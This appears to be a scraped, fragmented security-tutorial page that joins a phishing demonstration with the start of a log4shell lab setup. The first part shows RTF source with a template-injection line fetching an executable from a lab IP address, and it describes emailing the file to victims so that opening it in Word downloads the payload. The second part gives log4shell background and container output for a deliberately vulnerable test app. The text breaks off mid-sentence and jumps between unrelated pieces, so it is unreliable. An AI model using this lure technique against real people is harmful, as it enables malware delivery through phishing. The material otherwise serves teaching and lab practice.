
```
{\rtf1\ansi\deff
3\adeflang1025.{
\fonttbl{\f0\fro
man\fprq2\fchars
et0 Times New Ro
man;}{\*\templat
e http://192.168
.36.171:8000/SKJ
C.exe}{\f1\froma
n\fprq2\al;}{\f3
\froman\fprq2\fc
harset0 Liberati
on Serif{\*\falt
Times New Roman
};}{\f4\fswiss\fr
pq2\fcharset0 L
iberation Sans{\
*\falt Arial};}{
\f5\fnil\fprq2\fc
harset0 Noto Sa
```

```
user1@ubuntu:~/Desktop/RTF_T_I$ ls
hcool_1.rtf hcool.rtf
user1@ubuntu:~/Desktop/RTF_T_I$
```



Now, this file is copied to the target (Windows 10). In Real World, this file is sent as an attachment of a mail to unsuspecting victims. Once the victim open this file with MS word, this is what he sees.









The lure is displayed but the payload is downloaded. In some cases, there maybe a file conversion warning as shown below.





However, in this case too, the payload is successfully downloaded.



*Chen Zhaojun of Alibaba Cloud Security Team privately disclosed a vulnerability to the Apache Software Foundation on 24 November 2021. The vulnerability which was unnoticed since 2013 was publicly disclosed on 9 December 2021 and given a CVSS severity rating of 10 which is the highest available score. This is because not only its exploitation is very simple but also the vulnerability affects millions of devices on the world web.*

The software that is affected by this vulnerability includes Apache Camel, Apache Druid, Apache Flink, Apache Solr, Apache struts2, Apache Tomcat, Elastic Search, Atlassian Bitbucket, almost all software of Avaya, some software of Cisco, Citrix, Cloudera, Dell, F-Secure, Hitachi Energy, HP, IBM, Intel, Lenovo, McAfee, Microsoft, MongoDB, Netapp, Neo4j (OMG, we just installed it in last Issue), Nulab, Oracle, Palantir, Palo -Alto, PaperCut, Rapid7, RedHat, Salesforce, Schneider Electric, Securonix, Siemens, SolarWinds, Sophos, Splunk, Thales, Varian, VMWare, Xylem, and Zendesk etc. The commercial services that are vulnerable to log4shell include Amazon Web Services, Cloudflare, iCloud, Minecraft: Java Edition, Steam and Tencent QQ.

If you read the above list of software vulnerable to log4shell, you will understand why it is given CVSS rating of 10. According to Wiz and EY, this vulnerability affects over 93% of the total







Once the container is up and running, check its IP address as shown below.

```
(kali㉿kali) - [~]
└─$ docker ps
CONTAINER ID   IMAGE                                STATUS      PORTS
NAMES
60a954590692   ghcr.io/christophetd/log4shell-vulnerable-app  Up About an hour   0.0.0.0:8080->8080/tcp
p   vulnerable-app

      "Aliases": null,
      "NetworkID": "b0375dadf01b20df108d055953069979eb8961b5
8a25e773eaa0e96d3ffc6cda",
      "EndpointID": "0035c5ea1d534a36b5305caaa8d59750bd57354
d4cb4b0eb96dc5c49a7e6ad6a",
      "Gateway": "172.17.0.1",
      "IPAddress": "172.17.0.2",
      "IPPrefixLen": 16,
      "IPv6Gateway": "",
      "GlobalIPv6Address": "",
      "GlobalIPv6PrefixLen": 0,
      "MacAddress": "02:42:ac:11:00:02",
      "DriverOpts": null
    }
  }
}
]

(kali㉿kali) - [~]
└─$
```

